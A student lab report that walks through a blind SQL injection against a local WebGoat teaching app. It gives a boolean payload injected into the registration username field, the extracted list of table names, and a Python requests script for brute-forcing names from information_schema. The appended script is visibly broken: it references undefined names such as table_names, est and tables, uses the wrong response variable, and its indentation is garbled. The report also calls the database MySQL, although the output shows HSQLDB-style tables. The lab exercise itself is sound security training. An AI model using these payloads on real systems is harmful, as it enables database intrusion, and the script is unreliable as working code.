Lab 6 (Milestone of Assignment 1)

Venkata Diwakar Reddy Kashireddy

***Abstract*—This report explains how to perform a blind SQL injection to send HTTP/HTTPS requests to your webgoat, asking true/false questions, and ask the server and figure out all table names that you can find. A blind SQL injection is a technique that attackers use to ask the database true or false questions and determines the answer based on the applications response.**

I. Introduction

In this lab, we completed a few tasks on blind SQL injection. We studied blind SQL injection and executed it on WebGoat 8.2.2.

II. Tools

• KVM (Kernel-based Virtual Machine): It is a full virtualization solution for Linux. [1]
• WebGoat: A deliberately insecure web application maintained by OWASP designed for teaching web application security concepts. [2]
• Overleaf: It is a collaborative cloud-based LaTeX editor that helps to create documents easily by providing standard formats. [3]
• GitHub: GitHub is an Internet hosting service for software development and version control using Git. [4]
• Red: – IU Research Desktop (RED) is a virtual desktop service for users with accounts on the Carbonate research supercomputer at IU. [5]
• ZAP: OWASP ZAP (Zed Attack Proxy) is an open-source web application security scanner. It is used by those new to application security and professional penetration testers. [6]
• Firefox DevTools: Firefox Developer Tools is a set of web developer tools built into Firefox. It can be accessed to inspect the web page. [7]

III. HTTP/HTTPS Requests

Blind SQL injection is a type of SQL injection attacks where the attacker determines database information through true/false questions, based on the application's feedback. This method is used particularly when the application hides specific error messages yet remains open to SQL vulnerabilities.

In this lab, we were asked to develop an automated tool for blind sql injection using the requests module in Python. I sent queries to the target URL (http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge) using the requests module from Python, attaching the appropriate parameters and HTTP headers (cookie, which I obtained using developer tools). The headers, payload, submitting the request, and receiving the answer were all handled manually as part of the automated program. Using a for loop, I tried different payload combinations.

Depending on the tasks we were expected to complete, the payload differed. In order to try every possible combination, I used a for loop and recursion. When all the following strings (updated strings: after adding another character) returned false, I used a flag to keep track of the string I passed and added the string to the list. I chose the register page as the injection point because it would respond with true or false for the given input from the username field. So, I added an true or false SQL statement to figure out the table names.

IV. Table Names

In MySQL, the INFORMATION SCHEMA.TABLES view allows you to get information about all tables and views within the database. This was included in the SQL command to retrieve all the table names. By default, it will display this information for each and every database table and view. For this particular task, I tried using blind SQL injection to discover all of the tables' names.

```
payload = 'tom\' and (Select count
(table_name) from  information_schema
.tables where table_name like \'{}%\'
ESCAPE \'$\')> 0;--'.format(prefix)
data = {
     'username_reg': payload,
     'email_reg': 'tom@gmail.com',
     'password_reg': '111',
     'confirm_password_reg': '111'
}
```



Fig. 1. Payload data

The above is the data used for the injection.

Since, we are using brute force attack on the application, it ran for a very long time.

The program's output is attached below.

```
['ACCESS_CONTROL_USERS', 'ACCESS_LOG', 'ADMINISTRABLE_ROLE_AUTHORIZATIONS', 'AP
PLICABLE_ROLES', 'ASSERTIONS', 'ASSIGNMENT', 'AUTHORIZATIONS', 'BLOCKS', 'CHALL
ENGE_USERS', 'CHARACTER_SETS', 'CHECK_CONSTRAINTS', 'CHECK_CONSTRAINT_ROUTINE_U
SAGE', 'COLLATIONS', 'COLUMNS', 'COLUMN_COLUMN_USAGE', 'COLUMN_DOMAIN_USAGE', '
COLUMN_PRIVILEGES', 'COLUMN_UDT_USAGE', 'CONSTRAINT_COLUMN_USAGE', 'CONSTRAINT_
PERIOD_USAGE', 'CONSTRAINT_TABLE_USAGE', 'DATA_TYPE_PRIVILEGES', 'DOMAINS', 'DO
MAIN_CONSTRAINTS', 'ELEMENT_TYPES', 'EMAIL', 'EMPLOYEES', 'ENABLED_ROLES', 'GRA
NT_RIGHTS', 'INFORMATION_SCHEMA_CATALOG_NAME', 'JARS', 'JAR_JAR_USAGE', 'JWT_KE
YS', 'KEY_COLUMN_USAGE', 'KEY_PERIOD_USAGE', 'LESSON_TRACKER_ALL_ASSIGNMENTS',
'LESSON_TRACKER_SOLVED_ASSIGNMENTS', 'LOBS', 'LOB_IDS', 'PARAMETERS', 'PARTS',
'PERIODS', 'REFERENTIAL_CONSTRAINTS', 'ROLE_AUTHORIZATION_DESCRIPTORS', 'ROLE_C
OLUMN_GRANTS', 'ROLE_ROUTINE_GRANTS', 'ROLE_TABLE_GRANTS', 'ROLE_UDT_GRANTS', '
ROLE_USAGE_GRANTS', 'ROUTINES', 'ROUTINE_COLUMN_USAGE', 'ROUTINE_JAR_USAGE', 'R
OUTINE_PERIOD_USAGE', 'ROUTINE_PRIVILEGES', 'ROUTINE_ROUTINE_USAGE', 'ROUTINE_S
EQUENCE_USAGE', 'ROUTINE_TABLE_USAGE', 'SALARIES', 'SCHEMATA', 'SEQUENCES', 'SE
RVERS', 'SQL_CHALLENGE_USERS', 'SQL_FEATURES', 'SQL_IMPLEMENTATION_INFO', 'SQL_
PACKAGES', 'SQL_PARTS', 'SQL_SIZING_PROFILES', 'SYSTEM_BESTROWIDENTIFIER', 'SYS
TEM_CACHEINFO', 'SYSTEM_COLUMNS', 'SYSTEM_COLUMN_SEQUENCE_USAGE', 'SYSTEM_COMME
NTS', 'SYSTEM_CONNECTION_PROPERTIES', 'SYSTEM_CROSSREFERENCE', 'SYSTEM_INDEXINF
O', 'SYSTEM_INDEXSTATS', 'SYSTEM_KEY_INDEX_USAGE', 'SYSTEM_PRIMARYKEYS', 'SYSTE
M_PROCEDURECOLUMNS', 'SYSTEM_PROCEDURES', 'SYSTEM_PROPERTIES', 'SYSTEM_SCHEMAS'
, 'SYSTEM_SEQUENCES', 'SYSTEM_SESSIONINFO', 'SYSTEM_SESSIONS', 'SYSTEM_SYNONYMS
', 'SYSTEM_TABLESTATS', 'SYSTEM_TABLETYPES', 'SYSTEM_TEXTTABLES', 'SYSTEM_TYPEI
NFO', 'SYSTEM_UDTS', 'SYSTEM_USERS', 'SYSTEM_VERSIONCOLUMNS', 'TABLES', 'TABLE_
CONSTRAINTS', 'TABLE_PRIVILEGES', 'TRANSLATIONS', 'TRIGGERED_UPDATE_COLUMNS', '
TRIGGERS', 'TRIGGER_COLUMN_USAGE', 'TRIGGER_PERIOD_USAGE', 'TRIGGER_ROUTINE_USA
GE', 'TRIGGER_SEQUENCE_USAGE', 'TRIGGER_TABLE_USAGE', 'UDT_PRIVILEGES', 'USAGE_
PRIVILEGES', 'USER_DATA_TAN', 'USER_DEFINED_TYPES', 'USER_SYSTEM_DATA', 'USER_T
RACKER_LESSON_TRACKERS', 'VIEWS', 'VIEW_COLUMN_USAGE', 'VIEW_PERIOD_USAGE', 'VI
EW_ROUTINE_USAGE', 'VIEW_TABLE_USAGE', 'WEB_GOAT_USER', 'flyway_schema_history'
]
```

Fig. 2. Table Names

V. Appendix

The attached is source code to find the names of all the tables.

```python
import json
import requests
# Constants
ALPHABET = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz$_'
HEADERS = {
    'Cookie': 'JSESSIONID=oqFkcPfHzHPUtVGoZSBxpTIN4DUZpKeDZxnpHYK0',
}
URL = 'http://localhost:8080/WebGoat/SqlInjectionAdvanced/challenge'
discovered_tables = []
def make_request(prefix):
    """Makes a request with the given payload prefix and returns the response."""
    payload = 'tom\' and (Select count(table_name) from  information_schema.tables where table_name like \'{}%\' ESCAPE \'$\')> 0;--'.format(prefix)
    data = {
        'username_reg': payload,
        'email_reg': 'tom@gmail.com',
        'password_reg': '111',
        'confirm_password_reg': '111'
    }
    response = requests.put(URL, headers=HEADERS, data=data)
    return response.text
def find_tables(prefix=""):
    Q = 1
    """Recursively searches for table names starting with the given prefix."""
    response_text = make_request(prefix)
    try:
        response_json = json.loads(response_text)
    except json.JSONDecodeError:
        print("Failed to decode JSON. Check your JSESSIONID or the server response.")
        return False
    if "already exists please try to register with a different username" in response['feedback']:
        for i in ALPHABET:
                Q=Q+table_names(prefix+i)
                if(Q==1):
                        est.replace('$','')
                        tables.append(prefix.replace('$',''))
                        print(tables)
                return 1
        else:
                return 0
find_tables()
print(discovered_tables)
```

Fig. 3. Source Code

VI. Conclusion

In this lab, I successfully developed an automated tool for blind SQL injection using Python's requests module, a technique employed to extract database information by posing true/false questions to an application with hidden error messages and SQL vulnerabilities. I targeted a specific URL, sending queries with proper parameters and headers, automating the entire process. Utilizing for loops and recursion, I adjusted payloads based on tasks, such as retrieving table names through true/false responses. The program ran for an extended period while attempting to brute-force table names in the MySQL database. This lab underlines the significance of securing web applications against vulnerabilities and the ethical use of hacking techniques to detect and address them.

References

[1] KVM
https://www.linux-kvm.org/page/MainPage..

[2] WebGoat
https://owasp.org/www-project-webgoat/..

[3] OverLeaf
https://www.overleaf.com/.

[4] Github
https://en.wikipedia.org/wiki/GitHub.

[5] RED
https://kb.iu.edu/d/apum.

[6] OWASP ZAP
https://www.zaproxy.org/

[7] Firefox DevTools
https://firefox-source-docs.mozilla.org/devtools-user/

[8] Information Schema Tables
https://www.mssqltips.com/sqlservertutorial/196/information-schema-tables/.